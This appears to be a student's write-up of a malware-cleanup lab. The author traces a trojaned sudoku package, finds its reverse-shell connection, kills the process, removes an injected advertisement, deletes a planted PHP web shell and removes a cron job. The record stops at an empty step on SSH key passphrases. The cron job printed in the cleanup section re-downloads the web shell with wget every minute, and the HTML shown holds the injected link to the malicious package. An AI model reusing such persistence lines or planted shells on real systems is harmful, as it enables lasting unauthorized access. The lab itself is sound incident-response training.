Malware Cleanup Challenge

Introduction

This repository showcases my work as an ethical hacker with a large organization, focusing on the comprehensive process of identifying and mitigating network vulnerabilities. This project involves a detailed exploration of various enumeration techniques, malware creation and analysis, and remediation processes. It highlights my ability to extract critical information from target networks and systems, detect and remove malicious content, and analyze potential security threats to enhance overall cybersecurity measures.

Objectives

The primary objectives of this project were to:

1. Extract Information about the Target Network:
    - Identify network vulnerabilities, including listening IP/TCP/UDP ports and services.
    - Discover application and service configuration errors and vulnerabilities.
    - Determine running OS versions and applications.
    - Identify weak passwords and weak permissions.
    - Detect default services and applications that may need to be uninstalled.

2. Conduct Malware Analysis and Cleanup:
    - Create and analyze malware to understand its impact and origin.
    - Detect and remove malware from the system.
    - Perform static and dynamic analysis to study malware behavior.
    - Terminate malicious processes and remove unauthorized content.
    - Eradicate backdoors and address malware persistence.

Tasks and Techniques

The project involved the following key tasks:

1. Enumeration Techniques:
    - Network Enumeration: Utilizing tools to extract machine names, ports, operating systems, services, network resources, and shares.
    - SNMP, LDAP, NFS, DNS, and SMTP Enumeration: Using specific tools and techniques to gather information from different network services.
    - Comprehensive Tools Usage: Employing tools like Nmap, Enum4linux, and NetBIOS Enumerator.


2. Malware Analysis and Cleanup:
    - Initial Cleanup Process: Using ClamAV and lsof to scan and diagnose file system issues and detect suspicious activities.
    - Terminating Malicious Processes: Listing and killing malicious processes using ps aux and htop.
    - Removing Unauthorized Content: Accessing the server via SSH and removing unwanted advertisements.
    - Addressing Malware Persistence: Searching through crontabs to find and delete persistent malware reinstalls.
    - Root Cause Analysis: Identifying and addressing the root cause of the infection, such as adding missing passphrases to user RSA private keys.

Tools Utilized


1. Enumeration Tools:
    - Nmap: For network discovery and security auditing.
    - Enum4linux: To extract information from Windows and Samba hosts.
    - NetBIOS Enumerator: For NetBIOS network enumeration.

2. Malware Analysis and Cleanup Tools:
    - ClamAV: For malware detection and removal.

- lsof: To list open files and diagnose file system issues.
- ps aux: To list all running processes.
- htop: An interactive process viewer for Unix systems.
- nano: For editing files on the server.
- SSH: Secure Shell for accessing the server remotely.



1. Download and install nudoku.deb package.
   (My Answer)



```
student@desktop:~$ wget http://safe-sudoku.lab/nudoku.deb
--2024-05-26 17:36:33--  http://safe-sudoku.lab/nudoku.deb
Resolving safe-sudoku.lab (safe-sudoku.lab)... 192.168.66.6
Connecting to safe-sudoku.lab (safe-sudoku.lab)|192.168.66.6|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 439676 (429K) [application/octet-stream]
Saving to: 'nudoku.deb'

nudoku.deb          100%[===================>] 429.37K  --.-KB/s    in 0.002s

2024-05-26 17:36:33 (219 MB/s) - 'nudoku.deb' saved [439676/439676]

student@desktop:~$ sudo dpkg -i nudoku.deb
Selecting previously unselected package nudoku.
(Reading database ... 135246 files and directories currently installed.)
Preparing to unpack nudoku.deb ...
Unpacking nudoku (0.90-1) ...
Setting up nudoku (0.90-1) ...
Processing triggers for man-db (2.10.2-1) ...
student@desktop:~$
```


Tracing the Initial Compromise

Note: As the analyst investigating the incident at Angels & Scooters, you're gathering information from a user who inadvertently initiated the breach. The user explains their actions, which you'll follow to contextualize the sequence of events leading to the malware installation. This perspective aids in understanding the vulnerability's exploitation and planning the response strategy.


The user recounts navigating to http://safe-sudoku.lab and downloading the **nudoku.deb** package. Ignoring the system's security warning, they proceeded to install the game, entering '**student**' as the password when prompted. The installation was successful, and the user was able to play the game, unaware of the underlying threat this action posed to the website's security.

- Download the **nudoku.deb** package from http://safe-sudoku.lab and **install it**.
  - The game will be playable from `/usr/games/nudoku`.

2. Navigate to https://angelsscooters.lab.



3. Attempted Remediation. Remove the installed Nudoku application and delete the downloaded package.



(My Answer)

I removed the nudoku.deb package with: **rm nudoku.deb** → **ls** (to check) → cd → **sudo apt-get purge nudoku.deb** → **sudo apt-get remove nudoku.deb (to be certain)**

```
student@desktop:~/Downloads$ rm nudoku.deb
student@desktop:~/Downloads$ ls
student@desktop:~/Downloads$ cd
student@desktop:~$ sudo apt-get remove nudoku.deb
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package nudoku.deb
E: Couldn't find any package by glob 'nudoku.deb'
E: Couldn't find any package by regex 'nudoku.deb'
student@desktop:~$ sudo apt-get purge nudoku.deb
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package nudoku.deb
E: Couldn't find any package by glob 'nudoku.deb'
E: Couldn't find any package by regex 'nudoku.deb'
student@desktop:~$
```

4. Initial Cleanup Process

Module info

- Incident Investigation
- **Initiating Cleanup Process**
- Identifying the Attack Vector

Instructions Feedback

Initiating Cleanup Process

As the SOC analyst, you transition from understanding the user's actions to actively engaging in the cleanup process. Your task now shifts to addressing the aftermath of the malware installation on the Angels & Scooters website.

Module info

- Incident Investigation
- **Initiating Cleanup Process**
- **Identifying the Attack Vector**

Instructions Feedback

Identifying the Attack Vector

With the initial malware download and installation traced back to the user's actions, your focus now turns to determining whether any residual threats remain on the system. The primary concern is to identify if the malware has embedded any backdoors, particularly on the **desktop** where the initial compromise occurred.

You begin a meticulous examination of the desktop environment, searching for any anomalies or signs of unauthorized access that could indicate a deeper compromise. The urgency of securing the network and preventing further unauthorized access is paramount, underscored by the need to understand the full scope of the intrusion for effective remediation.

As you prepare to dive deeper into the system's analysis, you're reminded of the importance of **reporting any findings** to the appropriate authorities, leveraging resources such as the newly established **Internet Police web portal** for cybersecurity incidents.

Identifying the Attack Vector

Your online security is our problem

Report an attack

Attacker IP

Submit

23k	23k	23k	13k
Threats found	Threats neutralized	Reported cases	Cases closed

Message from the Chief of Online Police

Online Safety is the top priority for the men and women of the Online Police Department. The department has a staff of over 520 employees, including online officers and support staff. Together, we are responsible for the protection and safety of over 1 billion online users.

- Find a suspicious connection to your desktop and **report the offending IP** to the Internet Police.
  - URL: **https://internetpolice.lab**.

(My Answer)

This is the result of a **ClamAV** scan I ran initially to gather a bit more information, although it didn't net me any findings.

```
----------- SCAN SUMMARY -----------
Known viruses: 8693387
Engine version: 0.103.11
Scanned directories: 20845
Scanned files: 102035
Infected files: 0
Total errors: 9176
Data scanned: 2636.48 MB
Data read: 3425.52 MB (ratio 0.77:1)
Time: 619.854 sec (10 m 19 s)
Start Date: 2024:05:26 19:13:12
End Date:   2024:05:26 19:23:32
```

This was the result of using the utility **lsof**. I found the connection is established on the 192.168.0.14 ip address.

lsof (list open files) allows you to Diagnose file system issues, monitor and troubleshoot network connections, enhance security by detecting suspicious activities, and monitor and optimize database performance.

```
student@desktop:~$ sudo lsof -i -P -n
COMMAND    PID    USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
xrdp-sesm  212    root    7u  IPv6   6376      0t0  TCP [::1]:3350 (LISTEN)
sshd       233    root    3u  IPv4   6469      0t0  TCP *:22 (LISTEN)
sshd       233    root    4u  IPv6   6480      0t0  TCP *:22 (LISTEN)
xrdp       234    xrdp   11u  IPv6   9342      0t0  TCP *:3389 (LISTEN)
xrdp       984    xrdp   12u  IPv6   9409      0t0  TCP 192.168.6.5:3389->192.168.6.253:47934 (ESTABLISHED)
chromium  1391 student  153u  IPv4   7033      0t0  UDP 224.0.0.251:5353
chromium  1526 student   29u  IPv4  54211      0t0  TCP 192.168.6.5:58012->162.159.61.3:443 (ESTABLISHED)
chromium  1526 student   33u  IPv4  54212      0t0  TCP 192.168.6.5:58014->162.159.61.3:443 (ESTABLISHED)
chromium  1526 student   36u  IPv4   9148      0t0  TCP 192.168.6.5:55512->35.204.81.143:443 (ESTABLISHED)
nudoku_sc 2642    root    4u  IPv4  23219      0t0  TCP 192.168.6.5:54128->192.168.0.14:4444 (ESTABLISHED)
student@desktop:~$
```

5. Terminating Malicious Processes

- Incident Investigation
- **Initiating Cleanup Process**
- Identifying the Attack Vector
- **Terminating Malicious Processes**

Terminating Malicious Processes

After identifying the attacker's IP address and reporting it, your next step is to sever their access to the system. You scrutinize the list of **running processes** on the computer, searching for anything out of the ordinary. Quickly, you spot the suspicious process that shouldn't be there—a clear indicator of the malware's active component.

With determination, you prepare to **terminate this process**, cutting off the intruder's foothold in the system.

- **Find** the offending **processes** and terminate them.

(My Answer)

Use **ps aux** to list all running processes.

```
student@desktop:~$ ps aux
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root            1  0.0  0.1 166648 12308 ?        Ss   17:25   0:05 /sbin/init
student      1541  0.0  0.5 33930276 42192 ?      Sl   17:25   0:00 /usr/lib/chromium/chromium --type=utility -
student      1560  0.2  1.8 1186191540 148736 ?   Sl   17:25   0:21 /usr/lib/chromium/chromium --type=renderer
student      1589  0.0  1.2 1186171596 102228 ?   Sl   17:25   0:00 /usr/lib/chromium/chromium --type=renderer
student      1970  0.0  1.3 1186170904 112848 ?   Sl   17:29   0:07 /usr/lib/chromium/chromium --type=renderer
student      2501  0.4  0.5 615264 44072 ?        Sl   17:36   0:40 mate-terminal
student      2529  0.0  0.0   9196  5396 pts/0    Ss   17:36   0:00 bash
root         2638  0.0  0.0  12312  5636 ?        S    17:37   0:00 sudo nohup /usr/games/nudoku_scores
root         2641  0.0  0.0  12312   908 ?        Ss   17:37   0:00 sudo nohup /usr/games/nudoku_scores
root         2642  0.0  0.0   2068  1268 ?        Sl   17:37   0:00 /usr/games/nudoku_scores
student      2658  0.0  1.4 1186182908 119128 ?   Sl   17:45   0:02 /usr/lib/chromium/chromium --type=renderer
root         3939  0.0  0.2 296072 20316 ?        Ssl  18:01   0:00 /usr/libexec/packagekitd
root         4024  0.0  0.0      0     0 ?        I    18:02   0:00 [kworker/0:2-cgroup_destroy]
student      4312  0.0  0.7 1186170036 62608 ?    Sl   18:19   0:00 /usr/lib/chromium/chromium --type=renderer
clamav       4584  0.1  0.2 134436 18084 ?        Ss   19:12   0:05 /usr/bin/freshclam -d --foreground=true
root         4675  0.0  0.0      0     0 ?        I    19:47   0:00 [kworker/u8:2-events_unbound]
```

htop

```
  PID USER      PRI  NI  VIRT   RES   SHR S CPU%▽MEM%   TIME+  Command
 2506 student    20   0  600M 44072 30720 S  0.0  0.5  0:00.00 mate-terminal
 2507 student    20   0  600M 44072 30720 S  0.0  0.5  0:00.00 mate-terminal
 2529 student    20   0  9196  5396  3624 S  0.0  0.1  0:00.07 bash
 2558 student    20   0 1005M 70972 51340 S  0.0  0.9  0:00.21 /usr/bin/caja
 2638 root       20   0 12312  5636  4784 S  0.0  0.1  0:00.00 sudo nohup /usr/games/nudoku_scores
 2641 root       20   0 12312   908     0 S  0.0  0.0  0:00.00 sudo nohup /usr/games/nudoku_scores
 2642 root       20   0  2068  1268   528 S  0.0  0.0  0:00.52 /usr/games/nudoku_scores
 2643 root       20   0  2068  1268   528 S  0.0  0.0  0:00.00 /usr/games/nudoku_scores
 2658 student    20   0 1131G  116M 98404 S  0.0  1.5  0:02.21 /usr/lib/chromium/chromium --type=renderer --
 2659 student    20   0 1131G  116M 98404 S  0.0  1.5  0:00.00 /usr/lib/chromium/chromium --type=renderer --
 2660 student    20   0 1131G  116M 98404 S  0.0  1.5  0:00.14 /usr/lib/chromium/chromium --type=renderer --
```

Kill the process (sudo kill -9 2638) and all other children processes if necessary (2641, 2642, 2643).

```
student@desktop:~$ sudo kill -9 2638
student@desktop:~$ sudo kill -9 2641
kill: (2641): No such process
student@desktop:~$ sudo kill -9 2642
kill: (2642): No such process
student@desktop:~$ sudo kill -9 2643
kill: (2643): No such process
student@desktop:~$
```

6. Removing Unauthorized Content

Module info

- Incident Investigation
- **Initiating Cleanup Process**
- Identifying the Attack Vector
- Terminating Malicious Processes
- **Removing Unauthorized Content**

Powered by RANGEFORCE

Removing Unauthorized Content

With the immediate threat on the desktop contained, you pivot to address the persistent signs of compromise on the Angels & Scooters website. The presence of the "**The safest game in the whole World Wide Web**" advertisement, a mocking testament to the intrusion, stands as your next target for removal.

Securely connecting to the web server via **SSH**, you delve into the heart of the website's infrastructure. Your objective is to **remove the code** injecting the unwelcome advertisement directly. Methodically sifting through the website's source files, you identify and delete the segments responsible for the ad, erasing the malware's overt footprint and taking a significant step towards the full restoration of the site's integrity.

- Log in to the **server** via **SSH** and remove the advertisement from the main page.
  - Hostname: **server**
  - IP: **192.168.6.6**.
  - The website files are located in `/var/www/html/angelsscooters`.

(My Answer)

ssh into the server using student account. Check for advertisement to remove. You

```
student@desktop:~$ ssh student@192.168.6.6
student@angelsscooters:~$ ls /var/www/html/angelsscooters/
LICENSE  bootstrap-3.3.6-dist  fonts.css  index.html            jquery.easing.min.js  style.css
backup   fonts                 images     jquery-1.11.3.min.js  scrolling-nav.js
student@angelsscooters:~$ cd /var/www/html/angelsscooters/
student@angelsscooters:/var/www/html/angelsscooters$ ls
LICENSE  bootstrap-3.3.6-dist  fonts.css  index.html            jquery.easing.min.js  style.css
backup   fonts                 images     jquery-1.11.3.min.js  scrolling-nav.js
```

nano into index.html

Locate the line that contains the advertisement and delete.

```
<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8" />
                <title>Angels&amp;Scooters</title>
                <script src="jquery-1.11.3.min.js"></script>
                <script src="jquery.easing.min.js"></script>
        <script src="scrolling-nav.js"></script>
        <!-- bootstrap -->
        <script src="bootstrap-3.3.6-dist/js/bootstrap.min.js"></script>
        <link href="bootstrap-3.3.6-dist/css/bootstrap.min.css" rel="stylesheet">
                <!-- this page style -->
                <link rel="stylesheet" href="fonts.css">
                <link rel="stylesheet" href="style.css">
        </head>
        <body>
<div style="position:relative;bottom:-50px;"><a href="http://safe-sudoku.lab/nudoku.deb"> <img src="http://safe-sudoku.lab/safe-sudoku.gif" /></a></div>/g
                <div class="navbar-wrapper navbar-fixed-top navbar-inverse">
                        <div class="container">
                                <div class="navbar-header">
                                        <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
              <span class="sr-only">Toggle navigation</span>
              <span class="icon-bar"></span>
              <span class="icon-bar"></span>
              <span class="icon-bar"></span>
            </button>
                                <a href="#" class="navbar-brand">Angels&amp;Scooters</a></div>
                                <div id="navbar" class="navbar-collapse collapse ">
                        <ul class="nav navbar-nav">
                          <li><a href="#home"  class="page-scroll">Home</a></li>
                          <li><a href="#about"  class="page-scroll">About</a></li>
                          <li><a href="#contest"  class="page-scroll">Contest</a></li>
                          <li><a href="#contestW"  class="page-scroll">Winners</a></li>
                          <li><a href="#contact" class="page-scroll">Contact</a></li>
                        </ul>
                      </div>
                          </div>
                </div>
                <div class="banner-wrapper banner1 " id="home">
```

7. Eradicating the Backdoor

Module info

- Incident Investigation
- **Initiating Cleanup Process**
- Identifying the Attack Vector
- Terminating Malicious Processes
- Removing Unauthorized Content
- **Eradicating the Backdoor**

Powered by RANGEFORCE

Eradicating the Backdoor

Upon discovering an out-of-place **backup folder** within the server's web directory, you reach out to the IT Operations team team for clarification. They confirm that no backups were scheduled until later in the week, raising immediate red flags about the folder's legitimacy.

Inside, you uncover a file named `phpshell.php`, unmistakably a backdoor planted by the attacker to maintain access to the server. With cautious curiosity, you attempt to access the **PHP shell** using "**admin**" as both the username and password, a simple test that unexpectedly grants you entry.

Armed with confirmation of this unauthorized access point, you proceed to delete the `phpshell.php` file and the entire dubious backup directory, effectively sealing off this illicit pathway.

- Find and delete the backdoor.

(My Answer)

Remove backup directory.

```
root@angelsscooters:/var/www/html/angelsscooters# rm -r backup
root@angelsscooters:/var/www/html/angelsscooters# l
LICENSE                 fonts/      images/      jquery-1.11.3.min.js  scrolling-nav.js
bootstrap-3.3.6-dist/   fonts.css   index.html   jquery.easing.min.js  style.css
root@angelsscooters:/var/www/html/angelsscooters#
```

8. Addressing Malware Persistence

Module info

- Incident Investigation
- **Initiating Cleanup Process**
- Identifying the Attack Vector
- Terminating Malicious Processes
- Removing Unauthorized Content
- Eradicating the Backdoor
- **Addressing Malware Persistence**

Addressing Malware Persistence

Just when it seemed the cleanup was nearly complete, a recheck of the server's directory revealed that the supposedly deleted files remained, untouched. This alarming discovery indicates a **persistence** mechanism in place, automatically restoring any deleted malicious files to maintain the malware's foothold.

Consider investigating potential **persistence techniques** that could be at play, allowing the malware to maintain its presence on the system.

- Find out why the **backdoor** is being restored and **remove it for good**.

Hints

Ask for a hint (1 left)

(My Answer)

Search through the attack.mitre.org/tactics/TA0003/ to find potential persistence techniques in use (This took some time reading through).

https://attack.mitre.org/tactics/TA0003/

MITRE | ATT&CK® Matrices Tactics Techniques Defenses CTI Resources Benefactors Blog

TACTICS

- Resource Development
- Initial Access
- Execution
- **Persistence**
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement

		task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.
.002	At	Adversaries may abuse the at utility to perform task scheduling for initial or recurring execution of malicious code. The at utility exists as an executable within Windows, Linux, and macOS for scheduling tasks at a specified time and date. Although deprecated in favor of Scheduled Task's schtasks in Windows environments, using at requires that the Task Scheduler service be running, and the user to be logged on as a member of the local Administrators group.
.003	Cron	Adversaries may abuse the `cron` utility to perform task scheduling for initial or recurring execution of malicious code. The `cron` utility is a time-based job scheduler for Unix-like operating systems. The `crontab` file contains the schedule of cron entries to be run and the specified times for execution. Any `crontab` files are stored in operating system-specific file paths.

Search through crontabs to find the target resinstalling the backup folder and delete.

```
student@angelsscooters:/var/www/html/angelsscooters$ sudo cat /etc/cron.d/
.placeholder        e2scrub_all         php                 popularity-contest  root
student@angelsscooters:/var/www/html/angelsscooters$ sudo cat /etc/cron.d/root
sudo: unable to resolve host angelsscooters: Name or service not known
* * * * * root if ! test -f /var/www/html/angelsscooters/backup/phpshell.php ; then sudo mkdir -p /var/w
ww/html/angelsscooters/backup && sudo wget http://safe-sudoku.lab/phpshell.php.txt -O /var/www/html/ange
lsscooters/backup/phpshell.php && chown www-data:www-data /var/www/html/angelsscooters/backup -R ; fi
student@angelsscooters:/var/www/html/angelsscooters$ sudo rm /etc/cron.d/root
sudo: unable to resolve host angelsscooters: Name or service not known
student@angelsscooters:/var/www/html/angelsscooters$ ls
LICENSE  bootstrap-3.3.6-dist  fonts.css  index.html            jquery.easing.min.js  style.css
backup   fonts                 images     jquery-1.11.3.min.js  scrolling-nav.js
student@angelsscooters:/var/www/html/angelsscooters$ sudo cat /etc/cron.d/root
sudo: unable to resolve host angelsscooters: Name or service not known
cat: /etc/cron.d/root: No such file or directory
student@angelsscooters:/var/www/html/angelsscooters$
```

9. Root Cause Analysis

Module info

- Incident Investigation
- **Initiating Cleanup Process**
- Identifying the Attack Vector
- Terminating Malicious Processes
- Removing Unauthorized Content
- Eradicating the Backdoor
- Addressing Malware Persistence
- **Root Cause Analysis**

Instructions Feedback

Root Cause Analysis

With the persistent backdoor finally neutralized through the removal of the offending cron job, a deeper question emerges: **How did the attacker gain access to the web server initially, especially since the malware was downloaded onto a laptop?**

This puzzle leads you to revisit the basics of secure remote access protocols. You recognize that SSH key-based authentication, while more secure and convenient than passwords alone, introduces its own vulnerabilities if not properly managed. Specifically, the **lack of a strong passphrase** for the SSH keys could provide an easy entry point for attackers.

Reflecting on the importance of comprehensive security measures, including the use of robust passphrases for all authentication methods, you set out to audit the SSH keys associated with the server. Ensuring that each key is secured with a **strong passphrase** is imperative to prevent unauthorized access, closing off a potential vector that might have been exploited in this incident.


- Add the missing **passphrase** to the **student user's RSA private key** located on the desktop machine.


(My Answer)

Adding the missing passphrase to the student user's RSA private key

```
